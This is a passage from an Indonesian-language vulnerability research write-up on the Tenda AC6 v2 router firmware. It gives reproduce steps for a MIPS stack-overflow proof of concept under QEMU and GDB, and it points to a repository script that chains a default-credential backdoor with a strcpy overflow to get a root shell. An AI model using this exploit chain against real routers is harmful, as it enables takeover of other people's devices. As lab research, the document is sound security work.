Firmware Tenda AC6 v2 memakai SquashFS kustom (tiap blok ber-marker `Tenda\0\0\1`, tanpa magic xz standar), sehingga `unsquashfs`/`sasquatch`/7z gagal. Artinya `httpd` asli belum berhasil diekstrak. Untuk melanjutkan ke target nyata:

1. Cari/build extractor khusus Tenda-Realtek, atau balik header kustomnya (bandingkan blok).
2. Alternatif: dapatkan shell lewat UART (saat alat tiba) → salin /bin/httpd dari perangkat.
3. Setelah httpd didapat, ulangi Bab 2-4 di dokumen ini pada httpd tersebut.

6. Cara Menjalankan Ulang (Reproduce)

```
# 1) QEMU user MIPS + GDB
# (di lingkungan ini diambil sebagai paket .deb tanpa root)
apt-get download qemu-user binutils-mipsel-linux-gnu gdb-multiarch
```

```
# 2) Rakit binary rentan
mipsel-linux-gnu-as -o vuln.o vuln.s
mipsel-linux-gnu-ld -Ttext 0x400100 -e _start -o vuln_mips vuln.o
```

```
# 3) Exploit lewat stdin
python3 -c "import
sys;sys.stdout.buffer.write(b'A'*76+(0x400140).to_bytes(4,'little'))" \
| qemu-mipsel ./vuln_mips # -> PWNED
```

```
# 4) Debug live
qemu-mipsel -g 1234 ./vuln_mips < payload_win.bin &
gdb-multiarch -q -ex 'set architecture mips' -ex 'file vuln_mips' \
-ex 'target remote :1234' -ex 'break *0x400124' -ex 'continue' \
-ex 'info registers ra sp pc' -ex 'x/8wx $sp'
```

```
# 5) RE GUI
cutter -A 2 ./vuln_mips
# atau Ghidra:
# analyzeHeadless /tmp/ghproj live -import ./vuln_mips
# ghidraRun /tmp/ghproj/live.gpr
```

Seluruh screenshot di dokumen ini diambil dari sesi nyata di mesin lokal (Xvfb) pada perangkat lab. Gunakan hanya untuk perangkat milik sendiri.

BAGIAN IX

Reproduksi & Verifikasi (Repo)

Reproduksi & Verifikasi

Seluruh rantai (recon -> backdoor -> login/token -> overflow -> root shell) dapat direproduksi dari repo: <https://github.com/farrelfaizialhaq/tenda-ac6-rce>

- `git clone https://github.com/farrelfaizialhaq/tenda-ac6-rce.git`
- `cd tenda-ac6-rce && ./bootstrap.sh`
- `docker exec firmae-run bash /repo/emulator/setup_emulator.sh`
- `./emulator/reboot_guest.sh # tunggu httpd=302`
- `python3 exploit/exploit.py # -> ROOT SHELL di 172.17.0.2:2323`

Verifikasi clean-room: httpd melayani (302); exploit -> root shell; `uname -> Linux 4.1.17+ mips; /etc/passwd -> root::0:0`.

Celah asli vs harness emulasi (jujur)

- Celah asli: overflow strcpy (form_fast_setting_wifi_set) + backdoor user:user dari default config.
- Harness emulasi: patch hook epilog/'cave' pada bin/httpd; libapmib.so dipatch (apmib_init -> return 1); /cfg/mib.cfg (disanitasi) disediakan.
- Di perangkat asli, RCE penuh memerlukan kontrol \$a0 (ROP/ret2stack) — non-PIE, NX off, tanpa canary.